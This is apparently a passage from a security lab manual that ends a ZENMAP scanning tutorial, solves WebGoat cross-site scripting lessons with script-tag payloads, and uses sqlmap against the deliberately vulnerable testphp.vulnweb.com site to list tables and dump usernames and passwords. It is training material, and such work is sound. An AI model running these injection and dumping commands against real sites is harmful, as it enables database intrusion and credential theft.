ZENMAP.

5. **Host/Services**: This section will list the hosts and services discovered during a ZENMAP scanning session.

- Click on the **Hosts** button to list all the "*alive*" discovered hosts. In the capture below I ran a ZENMAP scan for a range of IPs [192.168.130.120-140] in my network and discovered three hosts that are alive.




- Click on **Services** button to list the services discovered as seen in below.




6. **The Output Area**: the output section consists of five tabs: ***Nmap Output, Ports /Hosts, Topology, Hosts Details, Scans***. Once the scan is completed, navigate through the output tabs to find the scan results as follows:

- The **Nmap Output** tab shows the output for all operations performed during a scan. This is basically the output you would receive when running an NMAPcommand in a Terminal.
- The **Ports / Hosts** show the list of open ports and services discovered during a ZENMAP scanning session. If you scan multiple targets, you can browse through the hosts' section and check which ports and services were discovered on the selected target.
- The **Topology** tab is a very cool ZENMAP feature that provides you a visual mapof all the targets discovered during a scan and how they are interconnected. This is probably one of the features that make ZENMAP such a powerful tool.

Zoom in and out [mouse wheel], rearrange the nodes [click a node], get target details [right-click a node], choose layouts, save the graphic on your local machine – to say theleast.



- The **Hosts Details** tab provides an "ergonomic" alternative to the ***Nmap Output*** tab. Here the information is structured in a visual way to help you understand better the scanning results.



If you performed various scans with ZENMAP and would like to have them available, e.g., scan result comparison in the future, you can press CTRL+S key combination on your keyboard or navigate to **Scan > Save Scan** in the ZENMAP menu.

21. Cross-Site Scripting using WebGoat

Installing Java 17 : WebGoat requires installation of the Java Runtime Environment (JRE).

Installing WebGoat : Download and install the latest version of WebGoat Server to a suitable location
WebGoat Download Link : https://github.com/WebGoat/WebGoat/releases
Download the jar file : webgoat-server-8.0.0.M23.jar

Open CMD
>>java -jar /Users/vinaykumar/Desktop/webgoat-2023.3.jar

Open Chrome or Firefox
Enter the URL : http://127.0.0.1:8080/WebGoat/

WebGoat: (A3) Cross-Site Scripting

TASK 2 What is XSS?

Using Chrome or Firefox

Open a second tab and use the same URL as this page you are currently on (or any URL within this instance of WebGoat).

On the second tab, open the JavaScript console in the developer tools and type: alert(document.cookie);.

The cookies should be the same on each tab.

```
» console.log(document.cookie) //I think there will be enough popups during this
  JSESSIONID=NBJxl6Vj0mRuJemN3oPNnMmcI1G-HFK-St5w6N8I; WEBWOLFSESSION=ca7EpjzUa6cS1y4
```


Session cookies are the same regardless of the tab (as long as the session is the same).

TASK 7 Reflected XSS


Quantity seems to want numbers (this actually could be a potential vector as HTML input type is just a suggestion, but most likely, the backend wants the quantity to be an integer as well). Credit card number it is.

WebGoat.

You need to do this in your browser if you want to see the damn popups. (Preferences -> Privacy & Security -> Permission)



Type <script>alert('XSS')</script> into the credit card field it is that easy.



TASK 10 Identify potential for DOM-Based XSS

We need to find a JavaScript route handler. Fun, we get to stare at JavaScript source. From developer tools in the browser, choose debugger and start looking.

```
//main.js
/*
/js
js/main.js << main file for require.js
--/libs/(jquery,backbone,etc.) << base libs
--/goatApp/ << base dir for goat application, js-wise
--/goatApp/model
--/goatApp/view
--/goatApp/support
--/goatApp/controller
*/
```

Main.js is an excellent place to start as the page itself only loads one slightly obfuscated .js file, and we have some extra information thanks to the comments at the beginning.

In goatApp directory, we have goatApp.js


```
define(['jquery',
        'underscore',
        'backbone',
        'polyglot',
        'goatApp/view/GoatRouter',
        'goatApp/support/goatAsyncErrorHandler'],
    function ($,
         _,
         Backbone,
         Polyglot,
         Router,
         asyncErrorHandler) {
        'use strict'
        return {
            initApp: function () {
                var locale = localStorage.getItem('locale') || 'en';
                $.getJSON('service/labels.mvc', function(data) {
                    window.polyglot = new Polyglot({phrases: data});
                    asyncErrorHandler.init();
                    var goatRouter = new Router();
                });

            }
        };
    });
```


goatRouter sounds interesting, so /view/GoatRouter.js is what we look at next.

```
39      var GoatAppRouter = Backbone.Router.extend({
40
41          routes: {
42              'welcome': 'welcomeRoute',
43              'lesson/:name': 'lessonRoute',
44              'lesson/:name/:pageNum': 'lessonPageRoute',
45              'test/:param': 'testRoute',
46              'reportCard': 'reportCard'
47          },
```


GoatRouter.js BINGO
The correct answer should be: start.mvc#test/




TASK 11 DOM-Based XSS
We need to activate webgoat.customjs.phoneHome() in a new tab using URL.



We do not need to close the script as Firefox is friendly and does that for us. If it were needed, we would have to URL encode the slash



The page source looks like this after loading




You get the number to complete the task from the console.

22. Sql Injection Using Sql map Tool in Kali Linux

SQLmap is an open-source tool that automatically finds and exploits SQL injection vulnerabilities. We can use it to test web applications for SQL injection vulnerabilities and gain access to a vulnerable database.


Steps to perform sql injection.

1. In your browser type **vulweb.com.** these is a website provided by a acunetix company for testing purpose.




2. Click on first **website**, then clink on **2nd link** with name Acuart. The technology used by acuart is apache, php as a front end and mysql database used in backend.


3. Click on **artists,** Our task is to attack on mysql database using sqlmap tool.



4. Then click on **any one of the link**, for example I am trying first link here.



5. We need a link, so that we can use it inside sqlmap tool to gather information about database,tables columns and data . these is a link of a website.



6. Copy the url**http://testphp.vulnweb.com/artists.php?artist=1**,here the parameter is artist=1.

7. Open root terminal in kali linux.


8. First we want to find database that are available in these website to check database type the below command,while processing it will ask for [y/n] type y.

$sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --dbs


We found two databases available acuart and informat_schema.acuart is a main database information_schema is a default database.

9. To gather information about tables inside acuart database, type

$sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart --tables




Inside acuart database we have found 8 tables name.



10. To gather information about columns inside a table pick one table among 8.


$sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users --columns

Inside users table we found 8 columns names.




11. To get users name type the below command, dump command is used to extract the data.

$sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C uname --dump



12. To gather information about password of website type

$sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C pass --dump



13. type username=test and password=test inside the sign up page of vulweb.com

Finally we have successfully found username and password of these website. The username was test and password also test. These user name and password are stored in the database but using sqlmap tool we found the correct username and password.